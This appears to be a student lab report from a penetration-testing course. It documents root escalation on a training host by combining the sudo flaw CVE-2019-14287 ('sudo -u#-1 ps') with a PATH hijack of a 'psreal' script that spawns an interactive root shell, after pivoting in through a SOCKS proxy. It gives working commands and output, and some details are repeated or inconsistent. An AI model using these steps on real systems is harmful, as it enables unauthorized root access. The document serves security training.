

Ex0f0 Report

Benjamin Ruddy

2022-11-22

Contents

Goal	2
Technical Report	2
Finding: <i>Vulnerable version of sudo in combination with illegitimate system binary allows for regular user privilege escalation</i>	2
Severity Rating: 8.0	2
Vulnerability Description	2
Confirmation method	2
Mitigation or Resolution Strategy	4
Attack Narrative	4
Pivoting with a SOCKS proxy through costumes machine	4
Getting on devbox again	4
Privilege escalation	5
KEY017	7
MITRE ATT&CK Framework TTPs	8

Goal

The goal in this exercise is to exploit a Linux machine using a recent vulnerability.

Technical Report

Finding: *Vulnerable version of sudo in combination with illegitimate system binary allows for regular user privilege escalation*

Severity Rating: 8.0

CVSS Base Severity Rating: 8.0 AV:A AC:L PR:L UI:N S:C C:H I:H A:L


Vulnerability Description

This vulnerability consists of two elements coming together to provide a user a pathway to privilege escalation:

- 1) The /bin/ps binary on devbox.artstailor.com is edited to execute log the usages of the command, outputting them to a.turing's home directory, upon which the real /bin/ps is then executed (renamed to "realps")
- 2) With the outdated version of sudo on this machine (see screenshots below) a user may input the -u-1 argument to execute the specified command they are allowed to execute as per /etc/sudoers as root, even if the command in the sudoers file does not specify root as a user they may run the command as.

As a result, a malicious low-permissions user can make a script in a directory they have control over, name it psreal, and change their environment variable to that directory so that when they run "ps", their malicious program gets executed.

Confirmation method



```
a.turing@devbox: ~ × a.turing@devbox: ~ ×
a.turing@devbox:~$ sudo -V
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
a.turing@devbox:~$
```

Vulnerability Details : [CVE-2019-14287](#)


In Sudo before 1.8.28, an attacker with access to a Runas ALL sudoer account can bypass certain policy blacklists and session PAM modules, and can cause incorrect logging, by invoking sudo with a crafted user ID. For example, this allows bypass of root configuration, and USER+ logging, for a "sudo -u \$SUDO_USER" command.

Published Date : 2019-10-17 Last Update Date : 2022-04-18

Collapse All Expand All Select Select/Copy ▾ Scroll To ▾ Comments ▾ External Links
Search Twitter Search YouTube Search Google

- CVSS Scores & Vulnerability Types

CVSS Score 6.8



The screenshot shows a terminal window with two tabs. Both tabs have the title 'a.turing@devbox: ~' and a red 'X' icon. The left tab contains the command 'cat ~/bin/psreal' followed by its source code: a shell script that runs bash with -i and then runs ps with sudo privileges. The right tab shows the user running 'sudo -u#-1 ps' and entering their password, resulting in a root shell prompt.

```
a.turing@devbox: ~ ×
a.turing@devbox:~$ cat ~/bin/psreal
#!/bin/bash

/bin/bash -i
a.turing@devbox:~$ sudo -u#-1 ps
Password:
root@devbox:/home/a.turing# whoami
root
root@devbox:/home/a.turing#
```

Mitigation or Resolution Strategy

It is urgent that the correct version of the ps binary gets restored, and that sudo gets updated immediately on devbox.artstailor.com

User a.turing should be inspected for questioning.

Attack Narrative

Pivoting with a SOCKS proxy through costumes machine

We do the same procedure as in Ex0e0 and Ex0d0 to get access to devbox, by first using our Administrator account on costumes.artstailor.com to copy our Chisel executable, and then using proxychains to SSH into devbox.artstailor.com.

Getting on devbox again

Once we are back on devbox, we see, as described by our exercise briefing, that we don't have the same sudo root permissions as we did before:

```
(kali㉿kali)-[~]
└─$ proxychains ssh a.turing@devbox.artstailor.com
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... devbox.artstailor.com:22 ... OK
The authenticity of host 'devbox.artstailor.com (224.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:qH7jDFKLxhdZuUw3J4SOuH8QsTcdP/Mz3MVx/1LOVdY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'devbox.artstailor.com' (ED25519) to the list of known hosts.
a.turing@devbox.artstailor.com's password:
Linux devbox 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
a.turing@devbox:~$ sudo su
Password:
Sorry, user a.turing is not allowed to execute '/usr/bin/su' as root on devbox.
a.turing@devbox:~$
```

Looking at the `/etc/sudoers` file, we can see the reason why – we don't have permissions to run any command as root anymore. Furthermore, the file says that the one command we can run as other users than `a.turing`, we can't even run as root:

```
(kali㉿kali)-[~]
└─$ proxychains ssh a.turing@devbox.artstailor.com
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... devbox.artstailor.com:22 ... OK
The authenticity of host 'devbox.artstailor.com (224.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:qH7jDFKLxhdZuUw3J4SOuH8QsTcdP/Mz3MVx/1LOVdY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'devbox.artstailor.com' (ED25519) to the list of known hosts.
a.turing@devbox.artstailor.com's password:
Linux devbox 5.10.0-17-amd64 #1 SMP Debian 5.10.136-1 (2022-08-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
a.turing@devbox:~$ sudo su
Password:
Sorry, user a.turing is not allowed to execute '/usr/bin/su' as root on devbox.
a.turing@devbox:~$
```

Privilege escalation

With the peculiar sudo changes that were made, we check the version of sudo with `sudo -V` to try and get some ideas for privilege escalation:

```
a.turing@devbox:~$ sudo -V
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
a.turing@devbox:~$
```

From our previous class knowledge, we know that this version of sudo is in fact vulnerable to CVE-2019-14287:

Vulnerability Details : [CVE-2019-14287](#)

In Sudo before 1.8.28, an attacker with access to a Runas ALL sudoer account can bypass certain policy blacklists and session PAM modules, and can cause incorrect logging, by invoking sudo with a crafted user ID. For example, this allows bypass of root configuration, and USER+ logging, for a "sudo -u \$SUDO_USER" command.

Publish Date : 2019-10-17 Last Update Date : 2022-04-18

Collapse All | Expand All | Select | Select&Copy | <- Scroll To | > Comments | > External Links
[Search Twitter](#) | [Search YouTube](#) | [Search Google](#)
- CVSS Scores & Vulnerability Types
CVSS Score: 4.8

With this, we know that we can abuse the parsing of this particular version of sudo to run the ps command as root with the following command:

```
sudo -u-1 ps
```

Normally, running the ps command as root wouldn't give us much to do, but when running the command, we see something suspicious about this ps binary:

```
a.turing@devbox:~$ ps
  PID TTY          TIME CMD
 1776 pts/1        00:00:00 bash
 2060 pts/1        00:00:00 ps
 2064 pts/1        00:00:00 psreal
a.turing@devbox:~$
```

Opening the ps binary, we see it is actually a bash script that a.turing seems to have replaced the original ps with:

```
a.turing@devbox:~$ cat /bin/ps
#!/bin/bash

USER=$(/usr/bin/whoami)
/usr/bin/touch /home/a.turing/logs/$USER
/usr/bin/date >>/home/a.turing/logs/$USER
psreal $@
```

Here we seem to have gotten lucky, because this script executes another command, which we can redirect to our own custom command by using the Linux PATH environment variable. Since we can run this 'ps' script as root with the sudo vulnerability, we can effectively run any command as root.

The following is our \$PATH\$:

```
a.turing@devbox:~$ echo $PATH
/home/a.turing/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
a.turing@devbox:~$
```


With the way that this was set up by a.turing, commands inputted in the terminal without specifying a directory will first be searched for in /home/a.turing/bin/. Thus, we simply make a script titled "psreal" that switches us to the root user:

```
a.turing@devbox: ~ x a.turing@devbox: ~ x
a.turing@devbox:~$ cat ~/bin/psreal
#!/bin/bash

/bin/bash -i
a.turing@devbox:~$ sudo -u#-1 ps
Password:
root@devbox:/home/a.turing# whoami
root
root@devbox:/home/a.turing#
```

KEY017

In the /root directory, a file named "MyDream.png" exists. By hosting an HTTP server with `python -m SimpleHTTPServer` on devbox, the image can be downloaded on the Kali host and viewed to reveal KEY017:



MITRE ATT&CK Framework TTPs

TA0011: Command and Control

T1090: Proxy

.001: Internal Proxy

TA004: Privilege Escalation

T1548: Sudo and Sudo Caching

.003: NA